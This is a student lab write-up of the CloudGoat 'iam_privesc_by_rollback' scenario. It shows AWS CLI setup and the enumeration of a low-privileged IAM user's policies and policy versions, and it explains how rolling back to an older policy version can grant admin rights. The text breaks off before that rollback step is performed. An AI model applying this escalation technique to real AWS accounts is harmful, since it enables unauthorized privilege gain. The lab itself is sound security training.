CloudGoat IAM Privilege Escalation by Rollback Scenario

Introduction

Identity and Access Management (IAM) is one of the foundational security components in AWS, responsible for controlling authentication, authorization, and access to cloud resources. Misconfigurations or overlooked permission pathways within IAM can lead to severe security risks, including unauthorized privilege escalation. This assignment explores the CloudGoat scenario **"iam_privesc_by_rollback"**, a deliberately vulnerable environment designed to demonstrate how attackers can exploit IAM policy versioning to escalate privileges.

The objective of this lab is to gain hands-on experience identifying and exploiting weak IAM configurations—specifically the ability to roll back to older, overly permissive policy versions. By deploying CloudGoat on a Kali Linux environment, analyzing the created IAM user, enumerating policies, and abusing the `iam:SetDefaultPolicyVersion` permission, the exercise illustrates how a seemingly low-privileged user can gain administrative access. Through these steps, the assignment strengthens understanding of real-world privilege escalation techniques, their implications, and the best practices required to prevent them in enterprise AWS environments.

Objective

To understand and practice privilege escalation techniques in AWS IAM (Identity and Access Management) using the CloudGoat scenario "iam_privesc_by_rollback."

Requirements

1. KALI LINUX virtual machine.
2. Python3.9+ is required.
3. Terraform >= 1.5.0, installed and in your $PATH.


4. The AWS CLI installed and in your $PATH, and an AWS account with sufficient privileges to create and destroy resources.

Instructions:

1. Setup:

• Ensure you have an AWS account or access to an AWS environment where you can perform IAM actions.

• Install and configure the AWS CLI if you haven't already.




2. Accessing CloudGoat:

• Navigate to the CloudGoat GitHub repository:

https://github.com/RhinoSecurityLabs/cloudgoat

• Follow the instructions provided to deploy CloudGoat in your AWS environment.



- To install CloudGoat, I ran the following commands:

  pipx install cloudgoat

- I also ran some quick configuration commands to save me some time later:
  1. *cloudgoat config aws* - Configure for AWS - tell CloudGoat which AWS profile to use.
  2. *cloudgoat config whitelist --auto* - To determine who can connect to my vulnerable instances. Whitelists by IP address.


3. Understanding the Scenario:

• Read the scenario description and objectives provided in the CloudGoat documentation to understand the context and goals of the "iam_privesc_by_rollback" scenario.


• Familiarize yourself with AWS IAM concepts such as users, roles, policies, and permissions.

- IAM is the service that allows you to manage authentication, authorization, and access control inside your AWS account.
- IAM user is the entity that you create in AWS to represent the person/application that uses it to interact with AWS.
- IAM user group is a way to attach policies to multiple users at once, which can make it easier to manage the permissions for those users.
- IAM role is an identity with permission policies that determine what it can and cannot do in AWS.

I created an IAM user in aws console to get an access key and secret access key which i would use to configure aws cli in kali.



I then used ***aws configure –profile <IAM username>*** to configure my AWS CLI profile and confirmed the configuration using ***aws sts get-caller-identity --profile <IAM username>***




4. Starting the Scenario:


• Once CloudGoat is deployed, access the CloudGoat environment using the provided credentials or IAM user.

• Launch the "iam_privesc_by_rollback" scenario from the CloudGoat menu or command-line interface.

Command used to: **cloudgoat create iam_privesc_by_rollback**



- CloudGoat created a new IAM user (`raynor-cgidv509ma87ie`)
- I then created a new AWS CLI profile for raynor using ***aws configure –profile raynor***



5. Exploring Initial Configuration:

• Use the AWS CLI or AWS Management Console to examine the initial IAM configuration, including existing users, roles, and policies.


• Identify any permissions assigned to the user or role provided in the scenario.

6. Performing Privilege Escalation:


• Follow the steps outlined in the scenario to exploit IAM permissions and escalate privileges.

• Pay attention to any rollback mechanisms or configuration changes that can be abused to gain elevated access.


- One of the first steps after gaining access to an IAM User is to enumerate the user's privileges in the environment. We can do that by listing the policies attached to the IAM User.
- Using command ***aws iam list-user-policies --user-name raynor-cgidv509ma87ie --profile raynor,*** I saw that there were no policies embedded directly into the user's IAM identity.




- Using ***aws iam list-attached-user-policies --user-name raynor-cgidv509ma87ie --profile raynor,*** I saw that there were separate, standalone IAM policies - either AWS managed or customer managed policies - that are attached to the user.



- After enumerating the policies, I also used ***aws iam list-policy-versions --policy-arn arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma87ie --profile raynor*** to enumerate the policy versions
    - In AWS IAM, each policy can have multiple versions - up to five - where only one version is set as the 'default" (active) version. Whenever you edit a policy, IAM creates a new version, leaving older versions saved in the background.
    - Older, non-default versions may grant privileges that are no longer visible in the default version. If an attacker can switch the default to a more permissive version, they could elevate their access.




- I then used ***aws iam get-policy-version --policy-arn arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma87ie --version-id v1 --profile raynor*** to check the the permissions currently granted to the user in the default version

